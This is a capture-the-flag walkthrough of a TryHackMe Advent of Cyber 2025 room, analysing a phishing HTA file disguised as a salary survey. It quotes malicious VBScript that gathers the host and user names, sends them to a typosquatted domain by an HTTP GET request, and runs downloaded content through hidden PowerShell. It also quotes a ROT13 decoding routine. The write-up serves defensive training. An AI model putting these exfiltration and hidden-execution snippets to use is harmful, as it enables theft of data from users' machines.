Malware Analysis

Overview

Room URL: https://tryhackme.com/room/htapowershell-aoc2025-p2l5k8j1h4

Difficulty: Easy

Category: Malware Analysis

Date Completed: 12/21/2025

Objectives

- Application metadata
- Script functions
- Any network calls or encoded data
- Clues about exfiltration

Table of Contents

Introduction

This challenge is part of TryHackMe's Advent of Cyber 2025 event, focusing on malware analysis of HTML Application (HTA) files. In the narrative context of "Wareville," several elves' laptops were compromised after they received a phishing email containing an HTA file disguised as a salary survey. The challenge tasks defenders with performing static analysis on the malicious HTA attachment to understand its true purpose, identify indicators of compromise, and uncover the

adversary's tactics.

HTA files, while originally designed as legitimate administrative tools for Windows environments, have become a popular delivery mechanism for malware due to their ability to execute VBScript and PowerShell directly through the built-in `mshta.exe` process. This challenge demonstrates how attackers leverage social engineering combined with multi-layered obfuscation to weaponize these seemingly harmless file types.

Key Information

- **Platform:** TryHackMe - Advent of Cyber 2025 (Day 21)
- **Category:** Malware Analysis
- **Difficulty:** Easy
- **Attack Vector:** Phishing email with malicious HTA attachment
- **Adversary TTPs:**
  - Typosquatting domain (`bestfestiivalcompany.com` with double 'i')
  - Multi-layer obfuscation (Base64 encoding → ROT13 cipher)
  - Host enumeration via WScript objects
  - Data exfiltration using HTTP GET requests
  - Remote code execution through downloaded payloads
- **Tools Used:** VS Code (static analysis), CyberChef (decoding/decryption)

HTA File Structure

- **The HTA declaration**: This defines the file as an HTML Application and can include basic properties like title, window size, and behaviour.
- **The interface (HTML and CSS)**: This section creates the layout and visuals, such as buttons, forms, or text.
- **The script (VBScript or JavaScript)**: Here is where the logic lives; it defines what actions the HTA will perform when opened or when a user interacts with it
  - Example of a Legitimate HTA File

```
<html>
<head>
    <title>TBFC Utility Tool</title>
    <HTA:APPLICATION
        ID="TBFCApp"
```

```
        APPLICATIONNAME="Utility Tool"
        BORDER="thin"
        CAPTION="yes"
        SHOWINTASKBAR="yes"
    />
</head>

<body>
    <h3>Welcome to the TBFC Utility Tool</h3>
    <input type="button" value="Say Hello" onclick="MsgBox('Hello from Wareville!')">
</body>
</html>
```

Common Purposes of Malicious HTA

- **Initial access/delivery**: HTA files are often delivered by phishing (email attachments, fake web pages, or downloads) and run via `mshta.exe`.
- **Downloaders/droppers**: An HTA can execute a script that fetches additional binaries or scripts from the attacker's C2.
- **Obfuscation/evasion:** HTAs can hide intent by embedding encoded data(Base64), by using short VBScript/JScript fragments, or by launching processes with hidden windows.
- **Living-off-the-land**: HTA commonly calls built-in Windows tools (`mshta.exe`, `powershell.exe`, `wscript.exe`, `rundll32.exe`) to avoid adding new binaries to disk.


Functions


- **window_onLoad:** This function will autmatically execute when the HTA loads and executes the `getQuestions()` function.
- **getQuestions():** This function makes some external requests and then ultimately runs the `decodeBase64` function and calls the `provideFeedback` function with the data.
- **provideFeedback(feedbackString):** This function gathers some data about the computer, makes some external requests, and then ultimately executes something we still need to analyse.
- **decodeBase64(base64):** This function takes in a base64 string and converts it into binary.
- **RSBinaryToString(xBinary):** This function takes binary input and converts it back into a string.


- **InternetExplorer.Application:** Allows the application to make an external connection
- **WScript.Network:** Connects to the computer's WScript Networking elements to uncover information
- **WScript.Shell:** Creates a WScript shell that can be used to execute commands on the computer

---

Walk Through

1. Download the files
2. What is the title of the HTA application?
    1. Open the file in vs code
    2. 

3. What VBScript function is acting as if it is downloading the survey questions?
    1. 

4. What URL domain (including sub-domain) is the "questions" being downloaded from?
    1. 

5. Malhare seems to be using typosquatting, domains that look the same as the real one, in an attempt to hide the fact that the domain is not the inteded one, what character in the domain gives this away?
    1. survey.bestfestiivalcompany.com
    2. there are 2 i's


6. Malicious HTAs often include real-looking data, like survey questions, to make the file seem authentic. How many questions does the survey have?
    1.
```
<div id="questions">
<div>
<p> We are looking for your feedback to help us improve our employee relations and to invest in the future of our employees.This
</div>

<h3>How long have you been employed at Best Festival Company?</h3>
<label><input type="radio" name="q1"/> Less than 1 year</label><br />
<label><input type="radio" name="q1"/> Less than 2 years</label><br />
<label><input type="radio" name="q1"/> 2 years or more</label>

<h3>Do you feel valued at work?</h3>
<label><input type="radio" name="q2" />Yes</label><br />
<label><input type="radio" name="q2" />No</label><br />
<label><input type="radio" name="q2" />Indecisive</label>

<h3>Do you feel content with your current salary?</h3>
<label><input type="radio" name="q3" />Yes</label><br />
<label><input type="radio" name="q3" />No</label><br />
<label><input type="radio" name="q3" />Indecisive</label>

<h3>By how much do you believe your salary should increase?</h3>
<label><input type="radio" name="q4" />Up to 5%</label><br />
<label><input type="radio" name="q4" />Between 5% and 10%</label><br />
<label><input type="radio" name="q4" />Between 10% and 15%</label><br />
<label><input type="radio" name="q4" />More that 10%</label><br />
div>
```
7. Notice how even in code, social engineering persists, fake incentives like contests or trips hide in plain sight to build trust. The survey entices participation by promising a chance to win a trip to where?
    1.
```
All participants will be entered into a prize draw for a chance to win a trip to the South Pole!</div>
t id="submitbutton" type="submit" value="Close" style="background-color: rgb(0, 153, 153);border:none;bor
/>
>
```
8. The HTA is enumerating information from the local host executing the application. What two pieces of information about the computer it is running on are being exfiltrated? You should provide the two object names separated by commas.
    1.
```
Function provideFeedback(feedbackString)
    Dim strHost, strUser, strDomain
    On Error Resume Next
    strHost = CreateObject("WScript.Network").ComputerName
    strUser = CreateObject("WScript.Network").UserName
```
9. What endpoint is the enumerated data being exfiltrated to?
    1.
```
Dim IE
Set IE = CreateObject("InternetExplorer.Application")
IE.navigate2 "http://survey.bestfestiivalcompany.com/details?u="
Do While IE.ReadyState < 4
Loop
IE.quit
```
10. What HTTP method is being used to exfiltrate the data?
    1. This is a GET request to this domain. The end of the domain indicates the user and host
    2.
```
IE.navigate2 "http://survey.bestfestiivalcompany.com/details?u=" & strUser & "?h=" & strHost
Do While IE.ReadyState < 4
Loop
```

11. After reviewing the function intended to get the survey questions, it seems that the data from the download of the questions is actually being executed. What is the line of code that executes the contents of the download?
    1.
```
Set runObject = CreateObject("Wscript.Shell")
runObject.Run "powershell.exe -nop -w hidden -c " & feedbackString, 0, False
```
12. It seems as if the malware site has been taken down, so we cannot download the contents that the malware was executing. Fortunately, one of the elves created a copy when the site was still active. Download the contents from here. What popular encoding scheme was used in an attempt to obfuscate the download?
    1. Base64
    2. 

13. Decode the payload. It seems as if additional steps where taken to hide the malware! What common encryption scheme was used in the script?
    1. ROT13


2.
```powershell
function AABB {
    [CmdletBinding()]
    param(
        [Parameter(Mandatory)]
        [string]$Text
    )

    $sb = New-Object System.Text.StringBuilder $Text.Length
    foreach ($ch in $Text.ToCharArray()) {
        $c = [int][char]$ch

        if ($c -ge 65 -and $c -le 90) {
            $c = (($c - 65 + 13) % 26) + 65
        }
        elseif ($c -ge 97 -and $c -le 122) {
            $c = (($c - 97 + 13) % 26) + 97
        }

        [void]$sb.Append([char]$c)
    }
    $sb.ToString()
}
```

14. Either run the script or decrypt the flag value using online tools such as CyberChef. What is the flag value?

1. 

Lessons Learned

- **Defense-in-Depth Against HTA Files:** Organizations should implement application whitelisting or block execution of `mshta.exe` for standard users, as HTA files inherently execute with the same privileges as the user and bypass many traditional security controls.

- **Typosquatting Detection:** Always verify domains character-by-character, especially when unexpected files arrive via email. Implementing DNS security solutions and user awareness training can help identify domains with subtle character substitutions.
- **Multi-Layer Obfuscation is Common:** Attackers rarely rely on a single obfuscation technique; this challenge demonstrated Base64 encoding followed by ROT13 encryption. Defenders must be prepared to decode multiple layers when analyzing suspicious scripts.
- **Social Engineering in Code:** The HTA included realistic survey questions and promised incentives (trip giveaway) to build trust and appear legitimate. Even technical artifacts can employ psychological manipulation to reduce suspicion.
- **Static Analysis Methodology:** When analyzing HTA files, systematically examine: (1) metadata and `<HTA:APPLICATION>` tags for disguise tactics, (2) VBScript/JavaScript functions for malicious logic, (3) `CreateObject()` calls that indicate system interaction, and (4) encoded strings that likely hide URLs or payloads.
- **Living-Off-the-Land Techniques:** The malware leveraged built-in Windows objects (`WScript.Network`, `WScript.Shell`, `InternetExplorer.Application`) to enumerate system information and execute commands without dropping additional binaries, making detection more challenging.
- **HTTP Method Choice Matters:** The use of GET requests for data exfiltration (embedding computer and username information in the URL) is easily logged and visible in network traffic. Monitoring for unusual GET requests to external domains can reveal compromise.
- **CyberChef for Rapid Analysis:** Learning to use CyberChef's "Magic" operation or chaining decode operations (From Base64 → ROT13) significantly speeds up malware analysis workflows when dealing with common obfuscation schemes.

Resources

TryHackMe

What is a HTA File

FileFix Attack

ClickFix

Revision #1
Created 2025-12-21 19:08:45 UTC by David Rizzo
Updated 2025-12-21 19:15:55 UTC by David Rizzo